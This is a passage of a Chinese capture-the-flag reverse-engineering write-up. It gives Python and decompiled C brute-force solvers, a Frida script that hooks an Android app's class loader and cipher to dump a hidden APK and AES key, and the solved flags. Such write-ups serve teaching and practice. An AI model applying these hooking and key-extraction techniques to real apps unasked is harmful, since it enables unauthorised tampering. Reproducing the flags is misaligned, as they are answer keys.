100, 16, 158, 232, 241, 74, 221, 69, 90, 35, 100, 232, 209, 69, 31, 121,
120, 228, 70, 226, 190, 180, 144, 26, 160, 44, 226, 170, 12, 35, 93, 28,
116, 93, 154, 50, 53, 232, 160, 166, 6, 97, 150, 39, 54, 118, 156, 20,
185, 24, 164, 10, 133, 150, 24, 69, 219, 20, 113, 62, 241, 19, 43, 70, 22,
43, 30, 213, 50, 57, 187, 198, 83, 95, 43, 160, 249, 224, 222, 122, 83,
31, 195, 1, 129, 199, 84, 139, 60, 78, 183, 52, 108, 45, 180, 182, 243,
72, 192, 49, 97, 156, 71, 195, 180, 244, 133, 118, 140, 46, 200, 23, 244,
136, 247, 104, 219, 143, 190, 122, 64, 138, 148, 105, 32, 60, 97, 224, 59,
95, 228, 50, 20, 185, 90, 0, 231, 192, 197, 45, 47, 217, 51, 136, 212, 38,
111, 212, 230, 51, 141, 19, 184, 69, 252, 242, 137, 87, 157, 32, 156, 137,
120, 35, 185, 33, 125, 163, 225, 97, 147, 111, 3, 21, 137, 229, 224, 136,
160, 182, 97, 99, 160, 162, 106, 94, 5, 61, 42, 68, 150, 220, 22, 171,
110, 14, 61, 209, 173, 242, 209, 106, 168, 74, 7, 140, 157, 0, 92, 25,
101, 137, 25, 24, 107, 133, 97, 140, 88, 112, 70, 62, 236, 141, 155, 140,
26, 157, 0, 32, 138, 83, 82, 137, 27, 165, 187, 224, 134]
addArr = [[0]*256 for i in range(16)]
for n in range(16):
    for j in range(1,17):
        for k in range(16):
            v15 = j
            v16 = (k + (k | (16 * n)) - (k & ~(16 * n)))&0xff
            v17 = addBaseArr[v16]
            addArr[n][16 * j - 16 + k] = (v17 * v15+0x1000000)&0xff
for n in range(4):
    for i in addArr[n]:
        print(hex(i),end=",")
    print()
input4 = [i for i in cmpArr]
for i in range(2):
    for n in range(16):
        for j in range(0x100):
            input4[(i<<8)+j]-=j
            input4[(i<<8)+j]=(input4[(i<<8)+j]+0x100)&0xff
            input4[(i<<8)+j]^=addArr[15-n][j]
        for j in range(0x100):
            # print(i,j,input4[(i<<8)+j])
            input4[(i<<8)+j] = reSubArr[input4[(i<<8)+j]]
        # print('==========',i,n,'===========\n',input4)
print(input4)
```

gdb脚本穷举有点慢
直接复制ida的C伪代码到VS，稍加修改然后穷举，效率高出高多

```
#include <inttypes.h>
#include <stdio.h>
```

```
#include <stdlib.h>
#include <memory.h>
#include <string.h>
#include <math.h>
#include "defs.h"
#include <setjmp.h>
// #include <setimp.h>
typedef uint32_t uint;
typedef int8_t byte;
int key[8];
jmp_buf out;
void printArray(const char* name, uint8_t* v, size_t len)
{
    printf("========%s=========\n", name);
    for (size_t i = 0; i < len; i++) {
        printf("0x%02X,", v[i]);
        if (i && (i &7 )==7)printf("\n");
    }
    printf("\n=================\n");
}
typedef struct EditStru {
    uint8_t data[64];
    uint32_t cnt;
    uint32_t p1;
    uint64_t maxLen;
} EditStru;
uint32_t dword_7FF788114384 = 0x6a81;
uint8_t byte_7FF788114391 = 0x55;
uint32_t dword_7FF788114394 = 0x3fc3;
uint32_t byte_7FF788114398 = 0x14;
uint8_t byte_7FF788114388 = 0x73;
uint32_t dword_7FF78811438C = 0x69f9;
uint8_t byte_7FF788114390 = 0xd6;
uint8_t byte_7FF788114399 = 0xe9;
uint32_t dword_7FF78811439C = 0x6168;
uint32_t dword_7FF78811420C = 0x1489;
uint32_t dword_7FF788114210 = 0x4ab2;
uint32_t dword_7FF788114214 = 0x5e35;
uint32_t dword_7FF788114218 = 0x70d3;
uint32_t dword_7FF78811421C = 0x70b9;
uint32_t dword_7FF788114220 = 0x1c81;
uint8_t a3[] = {
    152, 47, 138, 66, 145, 68, 55, 113, 207, 251, 192, 181, 165, 219, 181,
233, 91, 194, 86, 57, 241, 17, 241, 89, 164, 130, 63, 146, 213, 94, 28,
171, 152, 170, 7, 216, 1, 91, 131, 18, 190, 133, 49, 36, 195, 125, 12, 85,
116, 93, 190, 114, 254, 177, 222, 128, 167, 6, 220, 155, 116, 241, 155,
193, 193, 105, 155, 228, 134, 71, 190, 239, 198, 157, 193, 15, 204, 161,
12, 36, 111, 44, 233, 45, 170, 132, 116, 74, 220, 169, 176, 92, 218, 136,
249, 118, 82, 81, 62, 152, 109, 198, 49, 168, 200, 39, 3, 176, 199, 127,
89, 191, 243, 11, 224, 198, 71, 145, 167, 213, 81, 99, 202, 6, 103, 41,
41, 20, 133, 10, 183, 39, 56, 33, 27, 46, 252, 109, 44, 77, 19, 13, 56,
83, 84, 115, 10, 101, 187, 10, 106, 118, 46, 201, 194, 129, 133, 44, 114,
146, 161, 232, 191, 162, 75, 102, 26, 168, 112, 139, 75, 194, 163, 81,
108, 199, 25, 232, 146, 209, 36, 6, 153, 214, 133, 53, 14, 244, 112, 160,
106, 16, 22, 193, 164, 25, 8, 108, 55, 30, 76, 119, 72, 39, 181, 188, 176,
52, 179, 12, 28, 57, 74, 170, 216, 78, 79, 202, 156, 91, 243, 111, 46,
104, 238, 130, 143, 116, 111, 99, 165, 120, 20, 120, 200, 132, 8, 2, 199,
140, 250, 255, 190, 144, 235, 108, 80, 164, 247, 163, 249, 190, 242, 120,
113, 198
};
__int64  extendSpace(_DWORD* a1, __int64 a2)
{
    int v2; // er9
    int v3; // er9
    int v4; // eax
    int v5; // esi
    unsigned __int64 v6; // kr00_8
    int v7; // eax
    unsigned __int64 v8; // kr08_8
    int v9; // edx
    int v10; // esi
    unsigned int v11; // eax
    int v12; // ecx
    int v13; // er9
    unsigned __int64 v14; // kr10_8
    int v15; // ecx
    unsigned __int64 v16; // kr18_8
    int v17; // esi
    int v18; // ecx
    unsigned int v19; // eax
    int v20; // eax
    int v21; // er8
    int v22; // esi
    int v23; // edx
    int v24; // esi
    int v25; // ecx
    int v26; // eax
    int v27; // esi
    int v28; // edi
    int v29; // eax
    int v30; // edx
    int v31; // eax
    int v32; // edx
    int v33; // eax
    int v34; // edx
    int v35; // ecx
    __int64 result; // rax
    unsigned int v37; // [rsp+2Ch] [rbp-25Ch]
    unsigned int i; // [rsp+2Ch] [rbp-25Ch]
    unsigned int v39; // [rsp+30h] [rbp-258h]
    unsigned int v40; // [rsp+34h] [rbp-254h]
    unsigned int v42; // [rsp+40h] [rbp-248h]
    unsigned int v43; // [rsp+44h] [rbp-244h]
    unsigned int v44; // [rsp+48h] [rbp-240h]
    unsigned int v45; // [rsp+4Ch] [rbp-23Ch]
    unsigned int v46; // [rsp+50h] [rbp-238h]
    unsigned int v47; // [rsp+54h] [rbp-234h]
    unsigned int v48; // [rsp+58h] [rbp-230h]
    int v49; // [rsp+5Ch] [rbp-22Ch]
    int v50[66]; // [rsp+70h] [rbp-218h]
    //__int64 a3[34]; // [rsp+178h] [rbp-110h] BYREF
    //printArray("test1",(uint8_t*) a1, 256);
    v37 = 2 * (dword_7FF78811420C | 0xFFFFEB77)
        - (~dword_7FF78811420C & 0xFFFFEB77)
        - (((unsigned __int16)dword_7FF78811420C | 0xEB77) & 0x1488);
    v42 = 2 * (dword_7FF788114210 | 0x4AB2) - 19122 - dword_7FF788114210;
    while (v37 < ~dword_7FF788114214 + (dword_7FF788114214 | 0x5E25) - (~dword_7FF788114214 | 0x5E25u))
    {
        v2 = *(char*)(a2 + (v42 ^ 1) + 2 - 2 * ((v42 & 1) == 0)) << 16;
        v3 = ~(v2 & (*(char*)(a2 + v42) << 24)) + v2 + (*(char*)(a2 + v42) << 24) + 1;
        v4 = *(char*)(a2 + (~v42 | 2) + (v42 | 2) + v42 + 1) << 8;
        v5 = *(char*)(a2 + (v42 | 3) + 3 - (~(_BYTE)v42 & 3));
        v50[v37] = (v5 | ~(~(v4 & v3) + v4 + v3 + 1)) + (v5 ^ (~(v4 & v3) + v4 + v3 + 1)) + ~(v4 & v3) + v4 + v3 + 1 + 1;
        v37 = 2 * (v37 & 1) + (v37 & 0xFFFFFFFE) + ((v37 & 1) == 0);
        v42 += (~v42 | 4) + (v42 | 4) + 1;
    }
    while (v37 < (~(_WORD)dword_7FF788114218 & 0x7093) + (dword_7FF788114218 | 0x7093u) - 28819)
    {
        v6 = (unsigned __int64)(unsigned int)v50[v37 - 2] << 15;
        v7 = ~(v6 & HIDWORD(v6)) + v6 + HIDWORD(v6) + 1;
        v8 = (unsigned __int64)(unsigned int)v50[v37 - 2] << 13;
        v9 = ~(v8 & HIDWORD(v8)) + v8 + HIDWORD(v8) + 1;
        v10 = (v9 & ~v7) + (v9 | v7) - v9;
        v11 = (unsigned int)v50[v37 - 2] >> 10;
        v12 = v50[v37 - 7];
        v13 = (v12 | ~(~v10 + (v11 | v10) - (v11 | ~v10)))
            + (v12 | (~v10 + (v11 | v10) - (v11 | ~v10)))
            + ~v10
            + (v11 | v10)
            - (v11 | ~v10)
            + 1;
        v14 = (unsigned __int64)(unsigned int)v50[v37 - 15] << 25;
        v15 = (v14 | ~HIDWORD(v14)) + (v14 ^ HIDWORD(v14)) + HIDWORD(v14) + 1;
        v16 = (unsigned __int64)(unsigned int)v50[v37 - 15] << 14;
        v17 = (~(v50[v37 - 15] << 14) & HIDWORD(v16)) + (v16 & ~HIDWORD(v16)) + (v16 & HIDWORD(v16));
        v18 = 2 * (v17 & ~v15) + v15 - v17;
        v19 = (unsigned int)v50[v37 - 15] >> 3;
        v20 = 2 * (v19 | v18) - v19 - v18 + ((2 * (v19 | v18) - v19 - v18) | v13) - ((2 * (v19 | v18) - v19 - v18) & ~v13);
        v21 = v50[v37 - 16];
        v50[v37] = 2 * (v21 & v20) + (~v21 & v20) + (v21 & ~v20);
        v37 += (~v37 | 1) + (v37 | 1) + 1;
    }
    v40 = a1[20];
    v44 = a1[21];
    v43 = a1[22];
    v48 = a1[23];
    v39 = a1[24];
    v46 = a1[25];
    v45 = a1[26];
    v47 = a1[27];
    for (i = 2 * (~(_WORD)dword_7FF78811421C & 0x70B9) + dword_7FF78811421C - 28857;
        i < (~(_WORD)dword_7FF788114220 & 0x1CC1) + -1 - (~dword_7FF788114220 | 0x1CC1u);
        i = 2 * (i & 1) + (i & 0xFFFFFFFE) + ((i & 1) == 0))
    {
        v22 = (~(v39 << 21) | (v39 >> 11)) + (v39 << 21) + ((v39 << 21) ^ (v39 >> 11)) + 1;
        v23 = ~(~((v39 << 26) & (v39 >> 6)) + (v39 << 26) + (v39 >> 6) + 1)
            + (v22 | (~((v39 << 26) & (v39 >> 6)) + (v39 << 26) + (v39 >> 6) + 1))
            - (v22 | ~(~((v39 << 26) & (v39 >> 6)) + (v39 << 26) + (v39 >> 6) + 1));
        v24 = (v39 << 7) + ((v39 << 7) ^ (v39 >> 25)) - ((v39 << 7) & ~(v39 >> 25));
        v25 = 2 * ((2 * (v24 | v23) - v24 - v23) & v47)
            + (~(2 * (v24 | v23) - v24 - v23) & v47)
            + ((2 * (v24 | v23) - v24 - v23) & ~v47);
        v26 = (v45 & ~v39 & ~(v46 & v39)) + (v45 & ~v39 | v46 & v39) - (v45 & ~v39);
        v27 = 2 * (v26 & v25) + (~v26 & v25) + (v26 & ~v25);
        // decryptString((__int64)&global_a1, global_a2, a3, 0x100u);
        v28 = *((_DWORD*)a3 + i);
        // encryptString((__int64)&global_a1, a3, global_a2, 0x100u);
        v29 = (v28 | ~v27) + (v28 | v27) + v27 + 1;
        v49 = 2 * (v50[i] & v29) + (~v50[i] & v29) + (v50[i] & ~v29);
        v30 = ~((v40 << 19) & (v40 >> 13)) + (v40 << 19) + (v40 >> 13) + 1;
        v31 = (v30 & ~((v40 << 30) + ((v40 << 30) ^ (v40 >> 2)) - ((v40 << 30) & ~(v40 >> 2))))
            + (v30 | ((v40 << 30) + ((v40 << 30) ^ (v40 >> 2)) - ((v40 << 30) & ~(v40 >> 2))))
            - v30;
        v32 = ~((v40 << 10) & (v40 >> 22)) + (v40 << 10) + (v40 >> 22) + 1;
        v33 = 2 * (v32 & ~v31) + v31 - v32;
        v34 = 2 * (v43 & v44 | ((v43 & v40 & ~(v44 & v40)) + (v43 & v40 | v44 & v40) - (v43 & v40)))
            - (v43 & v44)
            - ((v43 & v40 & ~(v44 & v40))
                + (v43 & v40 | v44 & v40)
                - (v43 & v40));
        v47 = v45;
        v45 = v46;
        v46 = v39;
        v39 = 2 * (v49 | v48) - (v49 & ~v48) - (~v49 & (v49 | v48));
        v48 = v43;
        v43 = v44;
        v44 = v40;
        v35 = 2 * (v34 | v33) - (v34 & ~v33) - (~v34 & (v34 | v33));
        v40 = (v35 | ~v49) + (v35 | v49) + v49 + 1;
    }
    a1[20] += (v40 | ~a1[20]) + (v40 | a1[20]) + 1;
    a1[21] = 2 * (v44 | a1[21]) - (v44 & ~a1[21]) - (~v44 & (v44 | a1[21]));
    a1[22] = 2 * (v43 | a1[22]) - (v43 & ~a1[22]) - (~v43 & (v43 | a1[22]));
    a1[23] = 2 * (v48 | ~a1[23]) + (v48 ^ a1[23]) - 2 * ~a1[23];
    a1[24] += (v39 | ~a1[24]) + (v39 | a1[24]) + 1;
    a1[25] = 2 * (v46 | ~a1[25]) + (v46 ^ a1[25]) - 2 * ~a1[25];
    a1[26] = 2 * (v45 | a1[26]) - (v45 & ~a1[26]) - (~v45 & (v45 | a1[26]));
    result = ~v47;
    a1[27] = 2 * (v47 & a1[27]) + (result & a1[27]) + (v47 & ~a1[27]);
    return result;
}
__int64  spreadByte(EditStru* a1, char* a2)
{
    _BYTE al4; // al
    _BYTE al8; // al
    __int64 result; // rax
    _BYTE var11; // [rsp+27h] [rbp-11h]
    _BYTE var11a; // [rsp+27h] [rbp-11h]
    _BYTE var11b; // [rsp+27h] [rbp-11h]
    _BYTE var11c; // [rsp+27h] [rbp-11h]
    _QWORD; // [rsp+28h] [rbp-10h]
    _QWORD; // [rsp+30h] [rbp-8h]
    var11 = a1->cnt;
    if (a1->cnt >= (~(_WORD)dword_7FF788114384 & 0x6AB9) + (dword_7FF788114384 | 0x6AB9u) - 27321)
    {
        var11b = (var11 | 1) + 1 - ((var11 & 1) == 0);
        a1->data[(char)a1->cnt] = 2 * (~byte_7FF788114391 & 0xD5) + byte_7FF788114391 + 43;
        while (var11b < (int)((dword_7FF788114394 | 0xFFFFC07D) - 16259 - (~dword_7FF788114394 & 0xFFFFC07D)))
        {
            al8 = var11b;
            var11b = (var11b | 1) + 1 - ((var11b & 1) == 0);
            a1->data[al8] = (~byte_7FF788114398 | 0xEC) + (byte_7FF788114398 | 0xEC) + byte_7FF788114398 + 1;
        }
        extendSpace((uint32*)a1, (__int64)a1);
        memset(a1, 0, 0x38u);
    }
    else
    {
        var11a = (~var11 | 1) + (var11 | 1) + var11 + 1;
        a1->data[(char)a1->cnt] = 2 * (~byte_7FF788114388 | 0xD) + (byte_7FF788114388 ^ 0xD) - 2 * ~byte_7FF788114388;
        while (var11a < (int)((dword_7FF78811438C | 0xFFFF963F) - 27073 - (~dword_7FF78811438C & 0xFFFF963F)))
        {
            al4 = var11a;
            var11a += (~var11a | 1) + (var11a | 1) + 1;
            a1->data[al4] = ~byte_7FF788114390 + (byte_7FF788114390 | 0xD6) - (~byte_7FF788114390 | 0xD6);
        }
    }
    a1->maxLen = 2 * (unsigned int)(8 * a1->cnt)
        + ((unsigned int)(8 * a1->cnt) ^ a1->maxLen)
        - 2 * ((unsigned int)(8 * a1->cnt) & ~a1->maxLen);
    a1->data[63] = a1->maxLen;
    a1->data[62] = BYTE1(a1->maxLen);
    a1->data[61] = BYTE2(a1->maxLen);
    a1->data[60] = BYTE3(a1->maxLen);
    a1->data[59] = BYTE4(a1->maxLen);
    a1->data[58] = (unsigned __int16)WORD2(a1->maxLen) >> 8;
    a1->data[57] = BYTE6(a1->maxLen);
    a1->data[56] = HIBYTE(a1->maxLen);
    extendSpace((uint32_t*)a1, (__int64)a1);
    for (var11c = 2 * (byte_7FF788114399 | 0xE9) + 23 - byte_7FF788114399;
        ;
        var11c = 2 * (var11c | 1) - ((var11c & 1) == 0) - ((var11c | 1) & 0xFE))
    {
        result = (unsigned int)var11c;
        if ((int)result >= 2 * (dword_7FF78811439C | 0x616C) - 24940 - dword_7FF78811439C)// 4
            break;
        a2[var11c] = *(_DWORD*)a1[1].data >> (24 - 8 * var11c);
        a2[2 * (var11c & 4) + (var11c & 0xFFFFFFFB) + (~var11c & 4)] = *(_DWORD*)&a1[1].data[4] >> (24 - 8 * var11c);
        a2[(var11c ^ 8) + 16 - 2 * (~var11c & 8)] = *(_DWORD*)&a1[1].data[8] >> (24 - 8 * var11c);
        a2[(var11c ^ 0xC) + 24 - 2 * (~var11c & 0xC)] = *(_DWORD*)&a1[1].data[12] >> (24 - 8 * var11c);
        a2[(var11c | 0x10) + 16 - (~var11c & 0x10)] = *(_DWORD*)&a1[1].data[16] >> (24 - 8 * var11c);
        a2[(~var11c | 0x14) + 1 + (var11c | 0x14) + var11c] = *(_DWORD*)&a1[1].data[20] >> (24 - 8 * var11c);
        a2[(~var11c | 0x18) + 1 + (var11c | 0x18) + var11c] = *(_DWORD*)&a1[1].data[24] >> (24 - 8 * var11c);
        a2[2 * (var11c & 0x1C) + (var11c & 0xFFFFFFE3) + (~var11c & 0x1C)] = *(_DWORD*)&a1[1].data[28] >> (24 - 8 * var11c);
    }
    return result;
}
char ess[1024] = { 97, 98, 99, 100, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 254, 92, 14, 136, 247, 127, 0, 0, 112, 126, 238, 85, 204, 1, 0, 0, 232, 249, 250, 30, 142, 0, 0, 0, 232, 249, 250, 30, 142, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 103, 230, 9, 106, 133, 174, 103, 187, 114, 243, 110, 60, 58, 245, 79, 165, 127, 82, 14, 81, 140, 104, 5, 155, 171, 217, 131, 31, 25, 205, 224, 91, 64, 128, 238, 85, 204, 1, 0, 0, 105, 106, 107, 108, 109, 110, 111, 0, 64, 0, 0, 0, 0, 0, 0, 0, 70, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 196, 175, 13, 136, 247, 127, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 176, 230, 15, 136, 247, 127, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 2, 0, 0, 0, 0, 0, 0, 0, 48, 243, 15, 136, 247, 127, 0, 0, 241, 175, 13, 136, 247, 127, 0, 0, 24, 243, 15, 136, 0, 0, 0, 0, 8, 0, 0, 0, 0, 0, 0, 0, 112, 112, 17, 136, 247, 127, 0, 0, 254, 255, 255, 255, 255, 255, 255, 255, 48, 53, 238, 85, 204, 1, 0, 0, 240, 136, 238, 85, 204, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 96, 178, 13, 136, 247, 127, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 52, 112, 223, 84, 255, 127, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 81, 38, 180, 86, 255, 127, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 48,
251, 255, 255, 232, 4, 0, 0 };
// 待比较数据
char cmpData[] = { 106, 122, 167, 198, 82, 130, 140, 12, 179, 94, 91, 241,
175, 1, 186, 206, 92, 222, 112, 153, 180, 241, 113, 26, 183, 77, 253, 250,
60, 125, 31, 115, 232, 243, 49, 159, 36, 45, 229, 140, 77, 48, 137, 54,
32, 13, 62, 229, 250, 184, 168, 129, 138, 202, 62, 206, 77, 39, 114, 192,
122, 222, 76, 227, 34, 219, 86, 119, 47, 29, 178, 191, 22, 189, 240, 54,
125, 207, 189, 21, 160, 121, 130, 152, 90, 80, 104, 34, 125, 64, 79, 41,
99, 255, 40, 62, 197, 172, 31, 165, 185, 71, 182, 38, 179, 247, 61, 61,
115, 204, 41, 182, 240, 67, 7, 124, 171, 71, 248, 141, 142, 204, 127, 156,
71, 87, 196, 95, 145, 19, 131, 224, 118, 195, 88, 85, 237, 139, 70, 119,
169, 142, 60, 5, 48, 81, 237, 137, 218, 122, 166, 242, 189, 80, 182, 224,
135, 77, 11, 163, 42, 15, 178, 187, 180, 213, 106, 10, 170, 178, 124, 0,
180, 239, 15, 221,
106, 71, 188, 126, 178, 170, 12, 70, 116, 6, 156, 225, 59, 17, 253, 154,
218, 109, 163, 147, 226, 202, 217, 71, 129, 51, 77, 222, 78, 77, 174, 53,
76, 83, 41, 41, 193, 189, 106, 249, 43, 145, 111, 208, 165, 72, 146, 182,
254, 17, 7, 118, 48, 71, 41, 30, 123, 250, 171, 17, 155, 178, 18, 68, 9,
240, 188, 194, 25, 202, 83, 152, 189, 204, 143, 36, 201, 32, 160, 5, 189,
129, 130, 63, 125, 143, 178, 162, 70, 195, 86, 16, 247, 106, 177, 224,
162, 20, 128, 212, 35, 62, 86, 154, 70, 195, 164, 36, 51, 201, 210, 74,
142, 79, 5, 233, 48, 173, 241, 39, 123, 57, 208, 79, 191, 204, 119, 36,
53, 140, 230, 75, 44, 84, 142, 186, 215, 2, 19, 217, 179, 107, 37, 46,
238, 221, 100, 127, 218, 65, 51, 1, 110, 101, 194, 230, 76, 67, 105, 111,
37, 63, 46, 37, 157, 51, 180, 81, 125, 250, 81, 240, 198, 122, 206, 154,
154, 16,
64, 27, 106, 218, 52, 212, 88, 30, 167, 235, 37, 46, 92, 171, 213, 253,
195, 45, 17, 213, 207, 171, 66, 244, 168, 108, 104, 176, 49, 67, 136, 212,
44, 166, 203, 154, 254, 68, 193, 185, 91, 233, 96, 178, 245, 42, 204, 16,
28, 182, 209, 244, 153, 123, 97, 111, 10, 214, 245, 84, 23, 78, 91, 30,
24, 48, 143, 138, 136, 154, 147, 237, 80, 129, 15, 189, 204, 95, 26, 194,
78, 249, 34, 120, 145, 89, 116, 216, 35, 182, 24, 43, 87, 115, 169, 8,
179, 19, 49, 128, 242, 56, 207, 89, 73, 176, 66, 208, 217, 7, 137, 219,
29, 146, 50, 93, 174, 83, 62, 107, 4, 233, 57, 64, 55, 55, 226, 246, 117,
130, 174, 102, 46, 29, 124, 16, 8, 83, 73, 100, 79, 180, 229, 144, 19,
252, 137, 94, 142, 144, 66, 191, 154, 43, 75, 123, 206, 151 };
int main()
{
    /*es[0] = 'a';
    es[1] = 'b';
    es[2] = 'c';
    es[3] = 'd';*/
    char flag[65];
    memset(flag, 0, 65);
    char res[1024];
    char es[1024];
    memcpy(es, ess, 0x200);
// 在这里定义爆破字典
```

```
    char dic[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789{}_-+/";
    size_t len = strlen(dic);
    for (size_t i = 0; i < 16; i++) {
        int isOk = 0;
        for (size_t i1 = 0; i1 < len&&!isOk; i1++) {
            printf("%d %d %s\n",i, i1, es);
            fflush(stdout);
            for (size_t i2 = 0; i2 < len ; i2++) {
                for (size_t i3 = 0; i3 < len; i3++) {
                    for (size_t i4 = 0; i4 < len; i4++) {
                        memcpy(es, ess, 0x200);
                        es[0] = dic[i1];
                        es[1] = dic[i2];
                        es[2] = dic[i3];
                        es[3] = dic[i4];
                        spreadByte((EditStru*)es, res);
                        /*if (!strncmp(es, "abcd", 4)) {
                            printArray("res", (uint8_t*)res, 256);
                            printArray("cmp", (uint8_t*)cmpData, 8);
                        }*/
                        if (!memcmp(res, &cmpData[i*32], 32)) {
                            printf("%s\n", es);
                            printArray("flag4", (uint8_t*)es, 32);
                            memcpy(&flag[i * 4], es, 4);
                            fflush(stdout);
                            printf("%s\n", flag);
                            isOk = 1;
                        }
                    }
                }
            }
        }
    }
    printf("%s\n", flag);
    //spreadByte((EditStru*)es, res);
    //printArray("test", (uint8_t*)res, 32);
    return 0;
}
```

flag: Q1ud6VYlVcBONbTndNzOWxbXb8ljyBSm3PnkqWi5XV270rlPlbqwk9lsMwLKlR2l

---

NOName

发现关键代码在mFlagchecker这个静态字段中的check()方法，但是发现有自定义的application，发现oncreate（）方法中，是解密了一个资源文件为apk，并进行动态加载，并将类对象赋给mFlagchecker这个字段了，先把apk，通过frida dump下来

```
console.log("Script loaded successfully ");
```

```
Java.perform(function(){
        Java.use("dalvik.system.DexClassLoader").$init.implementation=function(arg1,arg2,arg3,arg4)
        {
            var ret=this.$init(arg1,arg2,arg3,arg4);
            console.log("YenKoc hooked!");
            console.log("arg1",arg1);
            console.log("arg2",arg2);
            console.log("arg3",arg3);
            console.log("arg4",arg4);
            send(arg4);
            return ret;
        }
        Java.use("javax.crypto.Cipher").doFinal.overload('[B').implementation=function(arg1)
        {
            var ret=this.doFinal(arg1);
            return ret;
        }
        Java.choose("com.d3ctf.noname.NoNameApp",{
            onMatch:function(instance)
            {
                console.log("found instance:",instance);
                console.log("getAESKey result:",JSON.stringify(instance.getAESKey()));
            },onComplete:function()
            {

            }
        })
```

用python将字节流打成一个文件，拖入010，发现是apk，和预想的一样

```
a=[49, 102, 54, 33, 51, 46, 0x60, 52, 109, 97, 102, 52, 97, 55, 55, 97, 52, 0x60, 0x60, 109, 51, 101, 103, 101, 100, 98, 109, 103, 109, 54, 97, 55, 52, 98, 97, 98, 0x60, 99, 40]
for i in range(len(a)):
  print(chr((0^85^a[i])&0xff),end="")
```

flag:d3ctf{5a843a4bb4a558f02017828c4ba74756}